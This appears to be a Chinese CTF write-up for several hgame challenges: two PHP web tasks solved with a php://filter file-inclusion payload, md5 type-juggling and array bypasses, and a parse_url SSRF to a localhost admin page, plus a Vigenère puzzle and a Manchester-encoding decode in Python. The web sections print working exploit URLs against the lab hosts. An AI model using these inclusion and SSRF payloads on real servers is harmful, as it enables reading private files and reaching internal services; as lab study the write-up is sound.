

easy_php

打开网页看到标题，where is my robots?猜测与robots文件有关

地址栏输入

| 118.24.25.25:9999/easyphp/robots.txt

得到代码目录

img/index.php

草莓社区

```
error_reporting(0);
$img = $_GET['img'];
if(!isset($img))
    $img = '1';
$img = str_replace('..', '', $img);
include_once($img.".php");
highlight_file(__FILE__);
```

<?php

读代码，有一个str_replace，利用输入 ../ 绕过/

还存在一个文件包含漏洞，知识点：(php伪协议 参考去年wp草莓社区-2)

参考资料：<https://lorexar.cn/2016/09/14/php-wei>

<https://www.cnblogs.com/Oran9e/p/7795057.html>

<https://www.cnblogs.com/LittleHann/p/3665062.html>

关于文件包含漏洞的学习资料：<https://thief.one/2017/04/10/2/>

输入payload：

← → 118.24.25.25:9999/easyphp/img/index.php?img=php://filter/read=convert.base64-encode/resource=../flag
PD9waHAKICAgIC8vGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBIY2hviCjtYXliZV95b3Vfc2hvdWxkX3RoYW5rX3RoYW5rjsK <?php
error_reporting(0);
\$img = \$_GET['img'];

这是base64加密过的，解密得到

```
welcome.php index.php calculate.html new 2x
1 <?php
2 // $flag = 'hgame{You 4re So g0od}';
3 echo "maybe_you_should_think_think";
4
```

php trick

打开网址，根据注释，先打开admin.php(提示只有localhost才能看（伪造），结果发现不是伪造)

IP伪造方法：<https://www.cnblogs.com/sonneay1/p/9354008.html>

\$_SERVER['QUERY_STRING']：<https://blog.csdn.net/wjciayf/article/details/52328601>

```
<?php
//admin.php
highlight_file(__FILE__);
$str1 = (string)($_GET['str1']);
$str2 = (string)($_GET['str2']);
$str3 = (string)($_GET['str3']);
```

伪造失败，老老实实按照步骤来吧：

第一二步，利用md5漏洞:payload参考博客：

https://blog.csdn.net/qq_31481187/article/details/60968595

第三四步，利用md5函数不能处理数组，构造str3[]=1&str4[]=2

<https://blog.csdn.net/cherrie007/article/details/77057430>

第五步，这里是利用URL编码对\$_SERVER['QUERY_STRING']里的H_game做手脚：

%48_game=

第六七八步，利用数组绕过：%48_game[]=

第九第十步：<http://php.net/manual/en/function.parse-url.php>

后面的函数意思是打开一个网页，正好admin打不开，应该就是这样子打开的：

绕过：<https://www.jianshu.com/p/80ce73919edb>

http://lawlietweb.com/2018/05/13/parse_url/

payload为：

<http://118.24.3.214:3001/?>

[str1=240610708&str2=s878926199a&str3\[\]=1&str4\[\]=2&%48_game\[\]=a10000000&url=http://@127.0.0.1:80@www.baidu.com/admin.php](http://118.24.3.214:3001/?str1=240610708&str2=s878926199a&str3[]=1&str4[]=2&%48_game[]=a10000000&url=http://@127.0.0.1:80@www.baidu.com/admin.php)

看到admin.php的代码，利用file_get_contents输出flag,但仍然需要绕过

浪漫的足球圣地,曼彻斯特,1

<https://github.com/SewellDing/LFIboomCTF>

(试了几个协议，随后还是这个靠谱)

<http://118.24.3.214:3001/?>

[str1=240610708&str2=s878926199a&str3\[\]=1&str4\[\]=2&%48_game\[\]=a10000000&url=http://@127.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/convert.base64-encode/resource=flag.php](http://118.24.3.214:3001/?str1=240610708&str2=s878926199a&str3[]=1&str4[]=2&%48_game[]=a10000000&url=http://@127.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/convert.base64-encode/resource=flag.php)

得到base64加密的源码

Vigener~

维吉尼亚密码在线解密

请输入要加密的明文

The Vigenere ciphe is a method of encrypting alphabetic text by using a series of interwoven Caesar ciphers, based on the letters of a keyword. It is a form of polyalphabetic substitution. The cipher is easy to understand and implement, but it resisted all attempts to break it for three centuries, which earned it the description le chiffre indechiffable. Many people have tried to implement encryption schemes that are essentially Vigenere ciphers. In eighteen sixty three, Friedrich Kasiski was the first to publish a general method of deciphering Vigenere ciphers. The Vigenere cipher was originally described by Giovan Battista Bellaso in his one thousand five hundred and fifty-one book La cifra del. Sig. Giovan Battista Bellaso, but the scheme was later misattributed to Blaise de Vigenere in the nineth century and so acquired its present name. flag is gfyuytukxariyydfjlpwsxdbzvwqt

请输入要解密的密文

Zbi Namyrwj kmhsk cw s eknlgv uz ifuxstlata edhnufwlow xwpz vc mikohk s kklmwk uz mfkilagnkh Gswyuv uavbijk, huwwv uh xzw ryxlwom sx s qycogox. Ml ay u jgis ij hgrsedhnufwlow wmtynmlmzcsf. Lny gahnyv ak kuwq lu orvwxmsxfj urv asjpwekhx, tmz cx jwycwlwj upd szniehzm xg txyec az zsj lnlw ukhxmjoyw, ozowl wsxhiv az nlw vkmgjavnmgf ry gzalzv abiuozozjshfi. Ests twgvfi zsby xjalk xg asjpwekhx wfilchloir kunyqwk zbel sxy ikkxhasrfc Namyrwj kmhsklw. Af kckzklyr kadinc lzxyi, Xjoyhjaib Oskomoa ogm xzw lcvkl zi tmtcrwz s myrwjgf qwlñih gx jygahnyvafm Pmywtyvw uojlwyj. Nlw Noaifway gahnyv osy ivayohedde xikuxcfwv hs Kagbur Tsznmklg Viddgms af ncw gfk nlgmyurv xopi zmbxwv ghx xalnc- gfk vsgc Ru gaxou hwd. Yck. Yaupef Tgnxakzu Fwdruwg, tan xzw ywlwek qek dgnij eomellxcfmikx xg Trumkw jy Zaykhijw oh xzw tcrwlñ wiflalc sfj ms suwomjwj cck hxywwfz heew. Ifey ay ajqmenycpglmqqjzndhrqwpvhtaniz

hgame{gfyuytukxariyydfjlpwsxdbzvwqt}

浪漫的足球圣地

百度得知是曼切斯特密码


https://baike.baidu.com/item/%E5%8F%8C%E7%9B%B8%E7%BC%96%E7%A0%81/5923214#2_1

<https://blog.csdn.net/hhhparty/article/details/51873342>

曼切的两种加密都试了一下发现是第二种：

浪漫的足球圣地,曼彻斯特,什

写个python转码一下：



```
1 file = open("input.txt", "r");
2 text = file.read()
3
4 dic = {
5     'A': '00',
6     '9': '01',
7     '6': '10',
8     '5': '11'
9 }
10
11 output=""
12
13 for c in text:
14     output += dic[c];
15
16 print(output)
17 print(hex(int(output,2)))
```

放到hex转成ASCII

hgame{3f24e567591e9cbab2a7d2f1f748a1d4}